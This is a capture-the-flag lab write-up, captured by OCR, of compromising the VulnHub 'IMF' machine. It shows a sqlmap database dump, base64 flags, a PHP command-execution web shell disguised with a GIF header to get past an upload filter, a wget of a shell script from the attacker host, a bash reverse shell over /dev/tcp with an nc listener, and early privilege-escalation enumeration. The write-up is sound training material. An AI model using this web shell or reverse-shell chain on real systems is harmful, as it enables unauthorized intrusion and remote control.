
Menu: Home | Upload Report | Disavowed list | Logout

Warning: mysqli_fetch_row() expects parameter 1 to be mysqli_result, boolean given in **/var/www/html/imfadministrator/cms.php** on line **29**

Figure 12: writeup.enumeration.steps.7.1

8. We fire up `sqlmap` on this URL and from the database dump, found a new page containing an image `whiteboard.jpg`. This image has a QR code that encodes the fourth flag:

```
http://192.168.92.178/imfadministrator/images/whiteboard.jpg
  flag4{dXBsb2FkcjkOMi5waHA=}
    b64d "dXBsb2FkcjkOMi5waHA="
      uploadr942.php
```



```
[13:12:32] [INFO] used SQL query returns 4 entries
[13:12:32] [INFO] starting 4 threads
[13:12:32] [INFO] retrieved: "1","Under Construction.","upload"
[13:12:32] [INFO] retrieved: "2","Welcome to the IMF Administration.","home"
[13:12:32] [INFO] retrieved: "3","Training classrooms available. <br /><img src="./images/whiteboard.jpg"><br /> Contact us for training.","tutorials-incomplete"
[13:12:32] [INFO] retrieved: "4","<h1>Disavowed List</h1><img src="./images/redacted.jpg"><br /><ul><li>*********</li><li>****** ******</li><li>*******</li><li>**** ********</li></ul><br />-Secretary"...
Database: admin
Table: pages
[4 entries]
+----+----------------------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------------+
| id | pagename             | pagedata                                                                                                                                                              |
+----+----------------------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------------+
| 1  | upload               | Under Construction.                                                                                                                                                   |
| 2  | home                 | Welcome to the IMF Administration.                                                                                                                                    |
| 3  | tutorials-incomplete | Training classrooms available. <br /><img src="./images/whiteboard.jpg"><br /> Contact us for training.                                                               |
| 4  | disavowlist          | <h1>Disavowed List</h1><img src="./images/redacted.jpg"><br /><ul><li>*********</li><li>****** ******</li><li>*******</li><li>**** ********</li></ul><br />-Secretary |
+----+----------------------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------------+

[13:12:32] [INFO] table 'admin.pages' dumped to CSV file '/root/.sqlmap/output/192.168.92.178/dump/admin/pages.csv'
[13:12:32] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.92.178'

[*] shutting down at 13:12:32

root@kali: ~/toolbox/data/writeups/vulnhub.imf #
```

Figure 13: writeup.enumeration.steps.8.1



New Tab
IMF - Homepage
IMF - Contact Us
http://192.168.92.178/imfadr
192.168.92.178/imfadministr
IMF CMS
whiteboard.jpg (JPEG Ima
192.168.92.178/imfadministrator/images/whiteboard.jpg
links
EPIC 3D Printing Timela...

Figure 14: writeup.enumeration.steps.8.2

Findings

Open Ports

```
80/tcp  |  http  |  Apache httpd 2.4.18 ((Ubuntu))
```


Files

```
http://192.168.92.178:80/contact.php
http://192.168.92.178/index.php
http://192.168.92.178/js/ZmxhZzJ7YVcxbVl.js
http://192.168.92.178/js/XUnRhVzVwYzNS.js
http://192.168.92.178/js/eVlYUnZjZz09fQ==.min.js
http://192.168.92.178/imfadministrator/index.php
http://192.168.92.178/imfadministrator/cms.php?pagename=home
http://192.168.92.178/imfadministrator/images/whiteboard.jpg
http://192.168.92.178/imfadministrator/uploadr942.php
```

Phase #2: Exploitation

1. The `http://192.168.92.178/imfadministrator/uploadr942.php` page has a file upload functionality. We tried different methods to evade the `CrappyWAF` filters and ended up using a minimal command execution page with GIF header and extension as the final payload. Once the file is uploaded, it's destination file name is leaked within HTML comments on the result page. We can use this uploaded file to get command execution:


```
cat cmd.gif
  GIF89a
  <?php $out=$_GET["cmd"]; echo `$out`; ?>
http://192.168.92.178/imfadministrator/uploads/bf76ad6d6afc.gif?cmd=uname
```


New Tab
whiteboard.jpg (JPEG Ima
192.168.92.178/imfadministra
IMF CMS
File Uploader
192.168.92.178/imfadministrator/uploadr942.php
links
EPIC 3D Printing Timela...
Browse...
Upload

Intelligence Upload Form

File to upload: No file selected.

Figure 15: writeup.exploitation.steps.1.1


New Tab
whiteboard.jpg (JPEG Ima
192.168.92.178/imfadministra
IMF CMS
File Uploader
http://192.168.92.178/imfadr
view-source:http://192.168.92.178/imfadministrator/uploadr942.php
links
EPIC 3D Printing Timela...

```
<html>
<head>
<title>File Uploader</title>
</head>
<body>
<h1>Intelligence Upload Form</h1>
File successfully uploaded.
<!-- 56ae862f3a8c --><form id="Upload" action="" enctype="multipart/form-data" method="post">
    <p>
        <label for="file">File to upload:</label>
        <input id="file" type="file" name="file">
    </p>

    <p>
        <input id="submit" type="submit" name="submit" value="Upload">
    </p>
</form>

</body>
</html>

```

Figure 16: writeup.exploitation.steps.1.2


2. While exploring the local directory `/var/www/html/imfadministrator/uploads` we find a `flag5_abc123def.txt` file with the fifth flag:

```
cat flag5_abc123def.txt
  flag5{YWdlbnRzZXJ2aWNlcw==}
    b64d "YWdlbnRzZXJ2aWNlcw=="
      agentservices
```

3. We proceeded to convert our command execution payload into a fully interactive shell. We had to upload a bash reverse shell script and execute it via command injection as other methods did not work:


```
sharehttp 9090
http://192.168.92.178/imfadministrator/uploads/bf76ad6d6afc.gif?cmd=wget%20http://192.168.92.179:9090/shell.sh
```

```
http://192.168.92.178/imfadministrator/uploads/bf76ad6d6afc.gif?cmd=cat%20shell.sh
  GIF89a /bin/bash -i >& /dev/tcp/192.168.92.179/443 0>&1
nc -nlvp 443
http://192.168.92.178/imfadministrator/uploads/bf76ad6d6afc.gif?cmd=bash%20shell.sh
```



```
root@kali: ~/toolbox/data/writeups/vulnhub.imf # sharehttp 9090
http://192.168.92.179:9090/cmd.gif
http://192.168.92.179:9090/results
http://192.168.92.179:9090/shell.sh
http://192.168.92.179:9090/whiteboard.jpg
http://192.168.92.179:9090/writeup.yml
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
192.168.92.178 - - [26/Sep/2019 13:43:07] "GET /shell.sh HTTP/1.1" 200 -

^C
Keyboard interrupt received, exiting.
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
```

Figure 17: writeup.exploitation.steps.3.1



```
root@kali: ~/toolbox/data/writeups/vulnhub.imf # nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.92.179] from (UNKNOWN) [192.168.92.178] 43930
bash: cannot set terminal process group (1363): Inappropriate ioctl for device
bash: no job control in this shell
www-data@imf:/var/www/html/imfadministrator/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@imf:/var/www/html/imfadministrator/uploads$

www-data@imf:/var/www/html/imfadministrator/uploads$ uname -a
uname -a
Linux imf 4.4.0-45-generic #66-Ubuntu SMP Wed Oct 19 14:12:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
www-data@imf:/var/www/html/imfadministrator/uploads$

www-data@imf:/var/www/html/imfadministrator/uploads$ ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:2a:cd:d9
          inet addr:192.168.92.178  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe2a:cdd9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3418 errors:0 dropped:0 overruns:0 frame:0
          TX packets:293 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:731096 (731.0 KB)  TX bytes:26023 (26.0 KB)
```

Figure 18: writeup.exploitation.steps.3.2

Phase #2.5: Post Exploitation


```
www-data@imf> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@imf>
www-data@imf> uname
Linux imf 4.4.0-45-generic #66-Ubuntu SMP Wed Oct 19 14:12:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
```

```
www-data@imf>
www-data@imf> ifconfig
eth0  Link encap:Ethernet  HWaddr 00:0c:29:2a:cd:d9
      inet addr:192.168.92.178  Bcast:192.168.92.255  Mask:255.255.255.0
      inet6 addr: fe80::20c:29ff:fe2a:cdd9/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:3698 errors:0 dropped:0 overruns:0 frame:0
      TX packets:373 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:758609 (758.6 KB)  TX bytes:34650 (34.6 KB)
www-data@imf>
www-data@imf> users
root
setup
```

Phase #3: Privilege Escalation


1. Using `flag5` as a reference, we search for files with name `agent` and find two hits. Upon exploring the `agent` binary it is found that it is also running as a service and bound to `7788/tcp`. Since the port is not exposed outside and `knockd` daemon is also running, it is assumed that there is a port knocking requirement here. We also find a `access_codes` file with the required sequence of ports to knock. Upon trying this sequence, we were unable to get the `7788/tcp` port opened and continued further:

```
find / -name agent 2>/dev/null
  /usr/local/bin/agent
  /etc/xinetd.d/agent
```




```
www-data@imf:/var/www/html/imfadministrator/uploads$ find / -name agent 2>/dev/null
<imfadministrator/uploads$ find / -name agent 2>/dev/null
/usr/local/bin/agent
/etc/xinetd.d/agent
www-data@imf:/var/www/html/imfadministrator/uploads$

www-data@imf:/var/www/html/imfadministrator/uploads$ file /usr/local/bin/agent
<imfadministrator/uploads$ file /usr/local/bin/agent
/usr/local/bin/agent: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-, for GNU/Linux 2.6.32, BuildID[sha1]=444d1910b8b99d492e6e79fe2383fd346fc8d4c7, not
 stripped
www-data@imf:/var/www/html/imfadministrator/uploads$
```

Figure 19: writeup.privesc.steps.1.1



```
www-data@imf:/var/www/html/imfadministrator/uploads$ netstat -antp
netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:9090            0.0.0.0:*               LISTEN      1788/nc
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:7788            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0    125 192.168.92.178:43942    192.168.92.179:443      ESTABLISHED 1791/bash
tcp        2      0 192.168.92.178:43936    192.168.92.179:443      CLOSE_WAIT  1747/bash
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       1      0 192.168.92.178:80       192.168.92.179:47266    CLOSE_WAIT  -
tcp6       1      0 192.168.92.178:80       192.168.92.179:46474    CLOSE_WAIT  -
www-data@imf:/var/www/html/imfadministrator/uploads$

www-data@imf:/var/www/html/imfadministrator/uploads$ nc localhost 7788
nc localhost 7788

  ___ __  __ ___
 |_ _|  \/  | __|  Agent
  | || |\/| | _|   Reporting
 |___|_|  |_|_|    System


Agent ID : 1234
Invalid Agent ID
www-data@imf:/var/www/html/imfadministrator/uploads$
```

Figure 20: writeup.privesc.steps.1.2




```
www-data@imf:/var/www/html/imfadministrator/uploads$ ls -l /usr/local/bin/
ls -l /usr/local/bin/
total 16
-rw-r--r-- 1 root root    19 Oct 16  2016 access_codes
-rwxr-xr-x 1 root root 11896 Oct 12  2016 agent
www-data@imf:/var/www/html/imfadministrator/uploads$

www-data@imf:/var/www/html/imfadministrator/uploads$ cat /usr/local/bin/access_codes
<imfadministrator/uploads$ cat /usr/local/bin/access_codes
SYN 7482,8279,9467
www-data@imf:/var/www/html/imfadministrator/uploads$
```

Figure 21: writeup.privesc.steps.1.3

2. We find MySQL credentials within `/var/www/html/imfadministrator/cms.php` file but those didn't seem to be correct and as such we moved on:

```
find / -name agent 2>/dev/null
  /usr/local/bin/agent
  /etc/xinetd.d/agent
```




```
www-data@imf:/var/www/html/imfadministrator$ pwd
pwd
/var/www/html/imfadministrator
www-data@imf:/var/www/html/imfadministrator$ cat cms.php
cat cms.php
<?php error_reporting(E_ALL); ini_set('display_errors', 1); session_start(); ?><html>
<head>
<title>IMF CMS</title>
</head>
